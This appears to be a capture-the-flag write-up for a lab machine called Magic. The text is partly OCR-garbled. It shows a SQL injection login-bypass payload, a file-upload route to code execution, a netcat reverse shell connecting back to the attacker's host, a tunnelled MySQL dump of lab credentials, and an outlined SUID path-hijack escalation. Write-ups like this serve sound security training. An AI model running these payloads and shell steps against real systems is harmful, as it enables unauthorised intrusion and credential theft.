
## Information Gathering

### 1) Found open ports

#### 2) Checked website



## Vulnerability Assessment

1) Found sql injection authentication bypass

```
Request
                                                                                                                                                                                                                       Response
                    Raw
                                                                                                                                                                                           5 \n ≡
                                                                                                                                                                                                                        Pretty
                                                                                                                                                                                                                                        Raw
                                                                                                                                                                                                                                                       Hex
 Pretry Naw rea

1 POST /login.php HTTP/1.1

2 Host: 10.10.10.185

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-I enoth: 39
                                                                                                                                                                                                                         1 HTTP/1.1 302 Found
2 Date: Thu, 06 Jun 2024 15:12:23 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
                                                                                                                                                                                                                          6 Pragma: no-cache
                                                                                                                                                                                                                             Location: upload.php
/ Content-lype: application/x-www-torm-urlencoc

& Content-Length: 39

9 Origin: http://lo.10.10.185

10 Connection: close

11 Referer: http://lo.10.10.185/login.php

12 Cookie: PHPSESSID=r88ooipl2hnfuv5gdbml6gas20


13 Upgrade-Insecure-Requests: 1
                                                                                                                                                                                                                       8 Content-Length: 4221
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
                                                                                                                                                                                                                        11
12 <! DOCTYPE HTML>
                                                                                                                                                                                                                        13 <html:
                                                                                                                                                                                                                                 <head>
15 username=admin' or 1=1 #Spassword=admin
                                                                                                                                                                                                                       15
                                                                                                                                                                                                                                     <title>
    Magic Login
</title>
<meta charset="utf-8"/>
<meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no"/>
<link rel="stylesheet" href="assets/css/main.css"/>
                                                                                                                                                                                                                                          <link rel="stylesheet" href="assets/css/noscript.css"/>
                                                                                                                                                                                                                                       <style>
#login-form{
                                                                                                                                                                                                                                             background:#969592;
border:3pxsolid#eeeee;
                                                                                                                                                                                                                                              padding:9px9px;
width:300px;
border-radius:5px;
color:#lalf2c;
                                                                                                                                                                                                                        28
29
30
31
                                                                                                                                                                                                                                         input, select, textarea{
                                                                                                                                                                                                                       32
                                                                                                                                                                                                                       33
                                                                                                                                                                                                                                              color:#150C07;
width:180px;
                                                                                                                                                                                                                                          input[type="submit"],
input[type="reset"],
input[type="button"],
                                                                                                                                                                                                                                          button{
② ② ← → Search

    Ø highlights


                                                                                                                                                                                                                    ③ ﴿ ← → Search

    Ø highlights
```

## 2) Found arbitrary file upload vulnerability with double extension




## 3) Got rce



# **Exploitation**

### 1) Got reverse shell



```
-(vigneswar⊕VigneswarPC)-[~]
listening on [any] 4444 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.185] 46202
which python
which python3
/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash');
www-data@magic:/var/www/Magic/images/uploads$ ^Z
zsh: suspended nc -lvnp 4444
  -(vigneswar⊕VigneswarPC)-[~]
 $ stty raw -echo && stty size && fg
41 156
      [3]
         - continued nc -lvnp 4444
www-data@magic:/var/www/Magic/images/uploads$ stty rows 41 cols 156
www-data@magic:/var/www/Magic/images/uploads$ export TERM=xterm
www-data@magic:/var/www/Magic/images/uploads$ |
```

2) Found db credentials

theseus:iamkingtheseus

3) There is no mysql utility in target so used chisel tunnel

### 4) Found credentials in mysql

```
(vigneswar&VigneswarPC)-[~]
 -$ proxychains -q mysql -h 127.0.0.1 -u theseus -p
Enter password:
Welcome to the MariaDB monitor.
                                 Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.29-Oubuntu0.18.04.1 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> show databases;
 Database
  information_schema
 Magic
2 rows in set (0.213 sec)
MySQL [(none)]> use Magic;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [Magic]> show tables;
 Tables_in_Magic
 login
1 row in set (0.220 sec)
MySQL [Magic]> select * from login;
  id
      username
                 password
   1
      admin
                 Th3s3usW4sK1ng
```

5) The password worked for theseus user

```
www-data@magic:/var/www/Magic$ su theseus
Password:
theseus@magic:/var/www/Magic$ cd ~
theseus@magic:~$ whoami
theseus
theseus
theseus@magic:~$
```

theseus:Th3s3usW4sK1ng

# **Privilege Escalation**

1) Found custom binary with suid bit set

```
-rwsr-x--- 1 root users 22K Oct 21 2019 /bin/sysinfo (Unknown SUID binary)
```

2) Checked the source code

3) The binary uses a relative path reference

4) Exploited it